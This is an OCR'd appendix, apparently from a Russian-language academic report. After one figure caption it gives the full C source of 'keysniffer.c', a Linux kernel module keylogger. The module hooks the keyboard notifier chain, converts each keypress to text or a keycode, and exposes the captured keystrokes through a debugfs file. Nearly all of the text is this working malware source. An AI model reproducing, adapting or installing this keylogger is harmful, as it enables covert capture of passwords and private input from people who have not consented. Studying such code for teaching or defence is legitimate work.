

Рисунок А.2 — Алгоритм работы функции-обработчика

Приложение Б Код загружаемого модуля ядра

Листинг Б.1 — keysniffer.c

```
1  #include <linux/debugfs.h>
2  #include <linux/init.h>
3  #include <linux/input.h>
4  #include <linux/kernel.h>
5  #include <linux/keyboard.h>
6  #include <linux/module.h>
7  #include <linux/moduleparam.h>
8
9  #define BUF_LEN (PAGE_SIZE << 2)
10 #define CHUNK_LEN 12
11 #define US 0
12 #define HEX 1
13 #define DEC 2
14
15 static int codes;
16
17 MODULE_LICENSE("GPL v2");
18 MODULE_VERSION("1.4");
19
20 module_param(codes, int, 0644);
21 MODULE_PARM_DESC(codes, "log format (0:US keys (default), 1:hex keycodes,
       2:dec keycodes)");
22
23 static struct dentry* file;
24 static struct dentry* subdir;
25
26 static ssize_t keys_read(struct file* filp,
27 char* buffer,
28 size_t len,
29 loff_t* offset);
30
31 static int keysniffer_cb(struct notifier_block* nblock,
32 unsigned long code,
33 void* _param);
34
35
36 static const char* us_keymap[][2] = {
37 { "\0", "\0" }, { "_ESC_", "_ESC_" }, { "1", "!" }, { "2", "@" }, //0-3
38 { "3", "#" }, { "4", "$" }, { "5", "%" }, { "6", "^" }, //4-7
39 { "7", "&" }, { "8", "*" }, { "9", "(" }, { "0", ")" }, //8-11
40 { "-", "_" }, { "=", "+" }, { "_BACKSPACE_", "_BACKSPACE_" }, //12-14
41 { "_TAB_", "_TAB_" }, { "q", "Q" }, { "w", "W" }, { "e", "E" }, { "r", "R"
       },
```

```
42 { "t", "T" }, { "y", "Y" }, { "u", "U" }, { "i", "I" }, //20-23
43 { "o", "O" }, { "p", "P" }, { "[", "{" }, { "]", "}" }, //24-27
44 { "_ENTER_", "_ENTER_" }, { "_CTRL_", "_CTRL_" }, { "a", "A" }, { "s", "S"
       },
45 { "d", "D" }, { "f", "F" }, { "g", "G" }, { "h", "H" }, //32-35
46 { "j", "J" }, { "k", "K" }, { "l", "L" }, { ";", ":" }, //36-39
47 { "'", "\"" }, { "`", "~" }, { "_SHIFT_", "_SHIFT_" }, { "\\", "|" },
       //40-43
48 { "z", "Z" }, { "x", "X" }, { "c", "C" }, { "v", "V" }, //44-47
49 { "b", "B" }, { "n", "N" }, { "m", "M" }, { ",", "<" }, //48-51
50 { ".", ">" }, { "/", "?" }, { "_SHIFT_", "_SHIFT_" }, { "_PRTSCR_",
       "_KPD*_" },
51 { "_ALT_", "_ALT_" }, { " ", " " }, { "_CAPS_", "_CAPS_" }, { "F1", "F1" },
52 { "F2", "F2" }, { "F3", "F3" }, { "F4", "F4" }, { "F5", "F5" }, //60-63
53 { "F6", "F6" }, { "F7", "F7" }, { "F8", "F8" }, { "F9", "F9" }, //64-67
54 { "F10", "F10" }, { "_NUM_", "_NUM_" }, { "_SCROLL_", "_SCROLL_" }, //68-70
55 { "_KPD7_", "_HOME_" }, { "_KPD8_", "_UP_" }, { "_KPD9_", "_PGUP_" },
       //71-73
56 { "-", "-" }, { "_KPD4_", "_LEFT_" }, { "_KPD5_", "_KPD5_" }, //74-76
57 { "_KPD6_", "_RIGHT_" }, { "+", "+" }, { "_KPD1_", "_END_" }, //77-79
58 { "_KPD2_", "_DOWN_" }, { "_KPD3_", "_PGDN" }, { "_KPD0_", "_INS_" },
       //80-82
59 { "_KPD._", "_DEL_" }, { "_SYSRQ_", "_SYSRQ_" }, { "\0", "\0" }, //83-85
60 { "\0", "\0" }, { "F11", "F11" }, { "F12", "F12" }, { "\0", "\0" }, //86-89
61 { "\0", "\0" }, { "\0", "\0" }, { "\0", "\0" }, { "\0", "\0" }, { "\0",
       "\0" },
62 { "\0", "\0" }, { "_ENTER_", "_ENTER_" }, { "_CTRL_", "_CTRL_" }, { "/",
       "/" },
63 { "_PRTSCR_", "_PRTSCR_" }, { "_ALT_", "_ALT_" }, { "\0", "\0" }, //99-101
64 { "_HOME_", "_HOME_" }, { "_UP_", "_UP_" }, { "_PGUP_", "_PGUP_" },
       //102-104
65 { "_LEFT_", "_LEFT_" }, { "_RIGHT_", "_RIGHT_" }, { "_END_", "_END_" },
66 { "_DOWN_", "_DOWN_" }, { "_PGDN", "_PGDN" }, { "_INS_", "_INS_" },
       //108-110
67 { "_DEL_", "_DEL_" }, { "\0", "\0" }, { "\0", "\0" }, { "\0", "\0" },
       //111-114
68 { "\0", "\0" }, { "\0", "\0" }, { "\0", "\0" }, { "\0", "\0" }, //115-118
69 { "_PAUSE_", "_PAUSE_" }, //119
70 };
71
72 static size_t buf_pos;
73 static char keys_buf[BUF_LEN] = { 0 };
74
75 const struct file_operations keys_fops = {
76 .owner = THIS_MODULE,
77 .read = keys_read,
78 };
```

```
79
80 static ssize_t keys_read(struct file* filp,
81 char* buffer,
82 size_t len,
83 loff_t* offset)
84 {
85 return simple_read_from_buffer(buffer, len, offset, keys_buf, buf_pos);
86 }
87
88 static struct notifier_block keysniffer_blk = {
89 .notifier_call = keysniffer_cb,
90 };
91
92 void keycode_to_string(int keycode, int shift_mask, char* buf, int type)
93 {
94 switch (type) {
95 case US:
96 if (keycode > KEY_RESERVED && keycode <= KEY_PAUSE) {
97 const char* us_key = (shift_mask == 1)
98 ? us_keymap[keycode][1]
99 : us_keymap[keycode][0];
100
101 snprintf(buf, CHUNK_LEN, "%s", us_key);
102 }
103 break;
104 case HEX:
105 if (keycode > KEY_RESERVED && keycode < KEY_MAX)
106 snprintf(buf, CHUNK_LEN, "%x %x", keycode, shift_mask);
107 break;
108 case DEC:
109 if (keycode > KEY_RESERVED && keycode < KEY_MAX)
110 snprintf(buf, CHUNK_LEN, "%d %d", keycode, shift_mask);
111 break;
112 }
113 }
114
115 /* Keypress callback */
116 int keysniffer_cb(struct notifier_block* nblock,
117 unsigned long code,
118 void* _param)
119 {
120 size_t len;
121 char keybuf[CHUNK_LEN] = { 0 };
122 struct keyboard_notifier_param* param = _param;
123
124 pr_debug("code: 0x%lx, down: 0x%x, shift: 0x%x, value: 0x%x\n",
125 code, param->down, param->shift, param->value);
```

```
126
127 if (!(param->down))
128 return NOTIFY_OK;
129
130 keycode_to_string(param->value, param->shift, keybuf, codes);
131 len = strlen(keybuf);
132
133 if (len < 1)
134 return NOTIFY_OK;
135
136 if ((buf_pos + len) >= BUF_LEN) {
137 memset(keys_buf, 0, BUF_LEN);
138 buf_pos = 0;
139 }
140
141 strncpy(keys_buf + buf_pos, keybuf, len);
142 buf_pos += len;
143 keys_buf[buf_pos++] = '\n';
144 pr_debug("%s\n", keybuf);
145
146 return NOTIFY_OK;
147 }
148
149 static int __init keysniffer_init(void)
150 {
151 buf_pos = 0;
152
153 if (codes < 0 || codes > 2)
154 return -EINVAL;
155
156 subdir = debugfs_create_dir("keylog", NULL);
157 if (IS_ERR(subdir))
158 return PTR_ERR(subdir);
159 if (!subdir)
160 return -ENOENT;
161
162 file = debugfs_create_file("keys", 0400, subdir, NULL, &keys_fops);
163 if (!file) {
164 debugfs_remove_recursive(subdir);
165 return -ENOENT;
166 }
167
168 register_keyboard_notifier(&keysniffer_blk);
169 return 0;
170 }
171
172 static void __exit keysniffer_exit(void)
```

```
173 {
174 unregister_keyboard_notifier(&keysniffer_blk);
175 debugfs_remove_recursive(subdir);
176 }
177
178 module_init(keysniffer_init);
179 module_exit(keysniffer_exit);
```